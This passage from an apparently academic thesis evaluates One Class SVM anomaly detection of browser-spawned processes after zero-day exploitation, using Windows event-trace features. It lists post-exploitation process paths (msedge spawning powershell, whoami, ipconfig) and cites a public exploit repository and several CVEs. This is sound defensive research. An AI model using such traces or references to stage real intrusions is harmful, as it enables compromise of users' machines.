0	/msedge/msedge
1	/msedge
2	/msedge/msedge/powershell
3	/msedge/msedge/powershell/conhost
4	/msedge/notepad
5	/msedge/msedge/powershell/ipconfig
6	/msedge/msedge/WerFault
7	/msedge/msedge/powershell/HOSTNAME
8	/msedge/msedge/powershell/whoami
9	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96...
10	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/notepad
11	/msedge/cpu-z_1.96-en/cpu-z_1.96-en
12	/msedge/cpu-z_1.96-en
13	/msedge/cpu-z_1.96-en/cpu-z_1.96-en/cpu-z_1.96-en
14	/msedge/msedge/msedge




Figure 5.13: Histogram of the path lengths.

This data cannot be fed directly to the classification algorithm because of it's qualitative nature. Because of that no baseline can be obtained. The basic feature of the path it's size - the number of processes contained in it. The distribution of the path lengths is presented in the graph 5.13. Those values extracted can be scaled and used to detect anomalies.

Those values extracted can be scaled and used to detect anomalies and the performance of this approach is depicted in the table 9. Obtained values show that outliers can be detected with a managable false positive ratio. This behavior is visible for wide range of 'nu' values.

In order to attempt recognision of more complex patterns in the data it was encoded with the use of a Similarity Encoder which assignes values to the input based on its similarity to the known char strings obtained in the training process. The outputs are calculated with one the available algorithms like "N-gram", "Levenshtein-ratio" and other. This encoder is capable of handling previously unknown values which is a big factor when processing qualitative features like paths.

In a cases where new values occur in the data processing, classic encoders like "OneHot" fail.

In the initial approach the paths were normalised to start with the same initial 'msedge' process and split on the separators to obtain a matrix of their components. Each entry in the matrix corresponds to a single path and the columns represent segments in the path. The matrix width is equal to the maximum path length in the data where path length is equal to the number of components from which it is build. Paths shorter than matrix width were paded in the splitting process with empty strings. The result of this process is presented in the table 10 located in the appendix.

The encoder trained with the inlier split data assigned known entries to each column and this information was used to encode all samples which subsequentialy were analysed with the One Class SVM. The results presented in the table 11 show that this approach is very ineffective.

The results of the anomaly detection performed with the 'nu' value equal to 0.075 were inspected to establish the root causes of the low performance. The first noticable problem with the data is the handling of the empty string values. The similarities for each input column are calculated to the corresponding set of know values which result in multiple encoded values per column. Because of that the returned result is flattened to the vector form in which entries correspond to both the input dimention and it's specific categories.

An example of this can be shown with the folowing categories based on the ones computed for the the used data:

- Column 1 - ", 'cpu-z_1.96-en', 'msedge', 'notepad'.
- Column 2 - ", 'cpu-z_1.96-en', 'msedge'.

Those result in the output vector with following entries:

- Similarity of the first column entry to the ".
- Similarity of the first column entry to the 'cpu-z_1.96-en'.
- Similarity of the first column entry to the 'msedge'.
- Similarity of the first column entry to the 'notepad'.

- Similarity of the second column entry to the ”.
- Similarity of the second column entry to the 'cpu-z_1.96-en'.
- Similarity of the second column entry to the 'msedge'.

In our data the the similarities to empty strings (”) is always equal to zero, even if the input is identical. This is most probably due to the limitations in the utilised string comparison algorithms. Because of that our calculated categories:

```
[
        ['msedge'],
        ['', 'cpu-z_1.96-en', 'msedge', 'notepad'],
        ['', 'cpu-z_1.96-en', 'msedge'],
        ['', 'cpu-z_1.96-en', 'notepad'],
        ['', 'cpu-z_1.96-en']
]
```

are in reality:

```
[
        ['msedge'],
        ['cpu-z_1.96-en', 'msedge', 'notepad'],
        ['cpu-z_1.96-en', 'msedge'],
        ['cpu-z_1.96-en', 'notepad'],
        ['cpu-z_1.96-en']
]
```

Additionally it is possible that because the encoder was designed to be more robust in the face data variance, in other words smooth out anomalies. Even though this process allows for the handling of new values it might significantly disrupt anomaly detection.

An example of this is the process '/msedge/msedge/powershell' which is a clear outlier but in the encoded form it is equal [1., 0., 1., 0., 0., 0., 0., 0., 0.]. This is equal to the 'center of gravity' of the encoded data because the by far most numerous process '/msedge/msedge' obtains the same value. This is due to the third element of the outlier process path having no similarity of the known previous values.

On the other side of the spectrum is the inlier '/msedge/notepad' value which encoded is equal to [1., 1., 0., 0., 0., 0., 0., 0., 0.] which is distant from the 'center of gravity' by 1 (maximum value) in the two of the nine dimentions.

The encoder in this configuration is skewered in its performance to detect low count values that are present in the training process and overlook new values that are very different to them.

This problem might however be solved by fixing encoding of the empty string values. The initial analysis showed also that the paths should be normalised to start with the first subprocess of the msedge because it is always identical and does not introduce any information to the classification process. The values coresponfing to the empty strings were manualy adjusted to be equal 1 in the cases of exact match. Corected data was once again used to in anomaly detection and the results can be found in the table 12. Those values show improvement in the performance which is especially visible in the entry number 1 for the 'nu' value equal 0.05.

The similarity encoder was also tested with the training on normalised paths without splitting them into components as well as only the value '/msedge' and an empty stirng. The performance for both is quite similar. The results are presented in the tables 13 and 14. Both of those approaches are capable of detecting outliers with higher success trate than the split path approach. It does however come with the cost in the false negative rate. The results for the encoding performed on full paths can be additionally analysed in the figure xxx which shows the obtained ROC curve. This graph shows clearly a anomalous jump in the false negative ratio for a single low 'nu' value.

The results obtained for the full path encoding are depicted in the graph 5.14. A possibly erroneous results can be spoted. It is a sudden spike in the false negative ratio. The attempts to find possible causes of this behaviour has proven futile. It is possible that it is a result of the small available sample size.

All analysed approaches to path analysis are compared in the graph 5.15. Those results show the superiority of the anomaly detection based on the relative path length. In this case it is capable of detecting all outliers with around 7% false negative rate. The moethods based on dirty cat encoding of the paths also managed achieve significant results. This is especially ture for the encoding based only on the value 'msedge' where the detection of all anomalies in the dataset was done




Figure 5.14: Anomaly detection for full paths encoded.

with the false negative ratio of 9%.

5.3.3 Average processor utilisation

This feature is the easiest to analyze due to its quantitative nature and the fact that it is already normalised to the range between 0 and 1. Because of that it does not require virtually any preprocessing. The distribution of the values is presented on the histogram 5.16 with the bins containing annomaly values marked with red.

Obtained values show that anomaly detection with this feature may be feasible. It was attempted with the One Class SVM and the resulting reciever operating characteristic is presented in the figure 5.17 and proves the value of the feature. Its ease of utilisation may increase its value. Additional tests were performed to ruleout the need of preprocessing. Those did not lead to identification of any methods capable of improving the data.

The raw values of the anomaly detection performance can be accessed in the table 15 located in the appendix.




Figure 5.15: Comparison of the path based anomaly detection methods.




Figure 5.16: Distribution of the average processor utilisation.




Figure 5.17: The ROC curve of anomaly detection on average processor utilisation.

5.3.4 Process lifespan

The analysis of the available data was started with the review of the histogram graph which can be found in the figure 5.18. This image however indicates that the possibility of detecting of the outliers by means of statistical analysis is low. This is due to the fact that all outlier samples between the most frequent values.

Collected values have a very wide range which can have a negative impact of the performance of statistical anomaly detection algorithms. Because of that the data was preprocessed to fit the range from 0 to 1.

The performed attempt of anomaly detection shows however that this feature may have some value. The results visible in the graph 5.19 and the raw data from the table 16 located in the appendix show that achieved accuracy is above average. As stated in the initial analysis of this feature, it might benefit significantly from the increased sample size. This idea shuld undergo additional testing in the future on a bigger and more versatile dataset.




Figure 5.18: Histogram of the process lifespans.




Figure 5.19: ROC of the process lifespan anomaly detection.

5.3.5 Combined performance

To further analyze the potential of the Event Trace for Windows data in the identification of anomalous processes spawned with zero day exploitation, all identified valuable features were combined in a single experiment and their parameters were adjusted based on the prevoiusly drawn conclusions. The developed approach was tested with the 10-fold cross validation.

The final test utilised following features:

- Encoded DLL's - The encoder utilised on the DLL's was trained on all of the collected samples. The MCA threshold was limited to obtain only two dimentions of multiple component analysis and number of clusters was set to two. In this case where the entier available data set was utilised in the training process the 'New DLL' coefficient has no impact on the result.
- Path lengths - In the previous tests the number of processes in the path proved to be the most robust feature based on the path variable. Because of this it was choosen for the final experiment. All paths were normalised to start after the first '/msedge' program. The resulting lengths were consequently normalised to the range between 0 and 1.
- Average processor utilisation - Those values due to their percentage based nature require no normalisation. They were fed directly to the anomaly detection algorithm.
- Process lifespan - as in the initial experiment the available data was normalised to fit the range from 0 to 1.

As in previous experiments the outlier detection was performed by the One Class SVM for a wide range of 'nu' values. The results of this process are displayed in the graph 5.20 and the raw data can be accessed in the table 17 located in the appendix. The graph 5.21 shows those results compared to the performance of anomaly detection applied to the individual component features. As shown in this image the peak anomaly detection performance has deteriorated which means that the 'nu' values required to detect all outlier samples result in higher false positive ratio. There is however a increase in the correctly identified anomalies for




Figure 5.20: The ROC of anomaly detection performed on combined best features.

the smallest possible FP ration which is an area of significant value in the cyber security space.

The data in the graph 5.21 shows also that the performance of the OCSVM directly on average process utilisation as well as process lifespan is in general below the combined efficiency which might sugest that those components are draging it down. Additional tests were performed on the impact of dropping the worst performing features and its results are presented in the graph 5.22. This image shows that while this may improve the false positive ratio when attempting to detect all outliers it comes whith a cost to the number of correct classifications for smallest 'nu' value.

In general all conbined features allow for detection of 30% of the outliers with around 1.3% false positive ratio. Those results show that the developed approach may provide value for some security related puropses. This is especially promissing since the detection of a single process in the attack chain may prevent the entire exploitation process.




Figure 5.21: The ROC of anomaly detection performed on combined best features.




Figure 5.22: The ROC of anomaly detection performed on selective best features.

Chapter 6

Summary

There can be multiple conclusions drawn from the performed work. This chapter descripes them in detail.

6.1 Security anomaly detection

The results obtained in the experiments show that with all of the selected features allow to perform a security anomaly detection with the above average success ratio. For the tested data it was possible to obtain a 30% detection rate with a 2.2% false positive ratio while utilising all of the best performing features at once. This obtained score may be significantly improved by the increase in the dataset size. This approach to the monitoring of the programs running on the operating systems may be utilised in a honeypot traps which are "a sacrificial computer systems that are intended to attract cyberattacks, like a decoy" [13]. The best use case for the system would be a deployment on the detector on the servers and computers for the individual users to learn their specific patterns and identify the exploitation attempts.

6.2 Data sample

The dataset used in the experiments and analysis performed in the thesis can be significantly improved. Its main drawback is the available sample size. Gathering additional data would have positive impact on the reliability of the drawed conclusions. Additionally an improvement can be performed in the data gathering process. Simulated utilisation of the monitored system is a subpar system when compared to a deployment of the datagathering agents on the hosts of multiple real users. Obtaining the data from multiple sources would also allow for the cross analysis of the algorithms performance.

A very interesting aspect would be also how the developed methods perform on the samples from different exploit. Exploit CVE-2021-40444 allows for arbitrary code execution in the same 'msedge' process and could be utilised to gain deeper insight into the problem [3].

6.3 Browser intricacies

Browsers as programs are highly impacted by the actions of the users. They are capable of spawning multiple very distant in the purpose subprocesses. In the same session a single user can open start a notepad to view a text file as well as starting an installation process which in turn starts a video game under the same umbrella of the browser subprocesses. This characteristic significantly complicates the anomaly detection process. This also sugests that methods and approaches developed for the application with the browsers may be highly effective when utilised with other outward facing programs like databases, web servers etc.

Since the start of the work on this thesis there has been reports of new 0-day vulnerabilities that were utilised by the advanced persistent threat groups to target security researchers. Exploitation of the software flaw in some versions of the Adobe Acrobat and Reader can lead to arbitraty code execution[1]. This developed framework could be further researched and tested on this latest atack vector. This software may have a very different behaviour profile which may lead to interesting discoveries.

6.4 Unutilised data

Due to the limitations imposed in the data gathering process by the restricted memory resources and its design multiple promissing data features available in the Event Trace for Windows framework had to be left out of scope. Those include the information about the memory utilisation, hard drive input/output operations, system registry access, network send/recieve and others. All those types of information may indicate ongoing exploitation or postexploitation actions like scanning of the available resources and data exfiltration. In the further research additional data should be gathered and analysed. This may require a design and implementation of the custom gathering framework.

Additional research can also be performed to incorporate in to the developed framework the information included in the 'CommandLine' feature which can be found in the dataset gathered for the purposes of this thesis.

Currently the developed framework focuses on the detection of the spawning of new outlier processes. Additional low level data could be utilised to attempt the detection of the normal processes that behave in a suspicious manner due to the ongoing exploitation.

6.5 Possible DLL hijacking detection

DLL hijacking is a technique of privilege escalation on Windows operating systems by hijacking the search order of the DLL loading. This allows for the execution of arbitray code with the same rights as the exploited program. It can also be used as a persistance technique [4]. Some aspects of the gathered information were not used in the anomaly detection process but may be used to detect this specific type of attack.

Those include the "build time" and the "File version" of the loaded modules as well as their paths. Example of this data is presented in the figure x.

6.6 Software classification via multiple correspondance analysis

The correlation of software by the loaded DLL's is a interesting idea that has not been found in the previously written literature. This idea may be worth further research. It maybe worth the effort to perform the multiple correspondance analysis on the DLL's loaded by a wide range of programs and to analyze how the obtained results correspond to their functionalities. It may also be useful to check where passible malware samples lay in the obtained feature space. This would also allow to further assess the real value of the custom DLL encoder designed in the thesis.

6.7 Performance of different algorithms

The work done in this thesis focused on establishing whether the anomaly detection performed on the data obtained from the Event Trace for Windows framework is possible and whether a significant results can be obtained. For this purpose a single classification algorithm was utilised. In the future work additional tests can be performed with multiple anomaly detection methods to establish how well each of them performs on the available data. This may include the utilisation of the latest state of the art algorithms based on the artificial neural networks like autoencoders or...

Bibliography

[1] Cve-2020-9715. `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-9715`. [access date: 2021-09-12].

[2] Cve-2021-21224. `https://www.cvedetails.com/cve/CVE-2021-21224/`. [access date: 2021-08-08].

[3] Cve-2021-40444. `https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-40444`. [access date: 2021-09-12].

[4] Dll hijacking. `https://attack.mitre.org/techniques/T1574/001/`. [access date: 2021-08-28].

[5] Dynamic link library. `https://docs.microsoft.com/en-US/troubleshoot/windows-client/deployment/dynamic-link-library`. [access date: 2021-08-10].

[6] Edge release notes. `https://docs.microsoft.com/en-us/deployedge/microsoft-edge-relnotes-security`. [access date: 2021-08-08].

[7] Event trace for windows api c#. `https://www.nuget.org/packages/Microsoft.Windows.EventTracing.Processing.All`. [access date: 2021-08-10].

[8] Event trace for windows api cc++. `https://docs.microsoft.com/en-us/windows/win32/tracelogging/trace-logging-about`. [access date: 2021-08-10].

[9] Jupyter. `https://jupyter.org/`. [access date: 2021-08-08].

[10] Multiple correspondance analysis. `https://pypi.org/project/mca/`. [access date: 2021-08-10].

[11] Scikit one class svm. `https://scikit-learn.org/stable/modules/generated/sklearn.svm.OneClassSVM.html`. [access date: 2021-08-10].

[12] Support vector machines. `https://scikit-learn.org/stable/modules/svm.html`. [access date: 2021-08-10].

[13] What is a honeypot. `https://www.kaspersky.com/resource-center/threats/what-is-a-honeypot`. [access date: 2021-09-05].

[14] Windows performance analyzer. `https://www.microsoft.com/pl-pl/p/windows-performance-analyzer/9n0w1b2bxgnz`. [access date: 2021-08-08].

[15] Hervé Abdi and Dominique Valentin. Multiple correspondence analysis. *Encyclopedia of measurement and statistics*, 2(4):651–657, 2007.

[16] Dor Bank, Noam Koenigstein, and Raja Giryes. Autoencoders. *arXiv preprint arXiv:2003.05991*, 2020.

[17] Patricio Cerda, Gaël Varoquaux, and Balázs Kégl. Similarity encoding for learning with dirty categorical variables. *Machine Learning*, 107(8):1477–1494, 2018.

[18] Stephanie Forrest, Steven A. Hofmeyr, and Anil Somayaji. Computer immunology. *Commun. ACM*, 40(10):88–96, 1997.

[19] frust. Sample exploit. `https://github.com/avboy1337/1195777-chrome0day`. [access date: 2021-08-08].

[20] Rajesh Kumar Goutam. Importance of cyber security. *International Journal of Computer Applications*, 111(7):4, 2016.

[21] Wenjie Hu, Yihua Liao, and V Rao Vemuri. Robust support vector machines for anomaly detection in computer security. In *ICMLA*, pages 168–174, 2003.

[22] Boojoong Kang, Taekeun Kim, Heejun Kwon, Yangseo Choi, and Eul Gyu Im. Malware classification method via binary content comparison. In *Proceedings of the 2012 ACM Research in Applied Computation Symposium*, pages 316–321, 2012.

[23] Terran Lane and Carla E Brodley. An application of machine learning to anomaly detection. In *Proceedings of the 20th National Information Systems Security Conference*, volume 377, pages 366–380. Baltimore, USA, 1997.

[24] Trung Le, Dat Tran, Wanli Ma, Thien Pham, Phuong Duong, and Minh Nguyen. Robust support vector machine. In *2014 International Joint Conference on Neural Networks (IJCNN)*, pages 316—321, 2014.

[25] Clement Lecigne Maddie Stone. Google threat analysis. `https://blog.google/threat-analysis-group/how-we-protect-users-0-day-attacks/`. [access date: 2021-08-08].

[26] Vance Morrison. Perfview. `https://github.com/microsoft/perfview`. [access date: 2021-08-08].

[27] Mark Russinovich and David A. Solomon. *Microsoft Windows Internals*. Microsoft Press, Redmond, Washington, 2005.

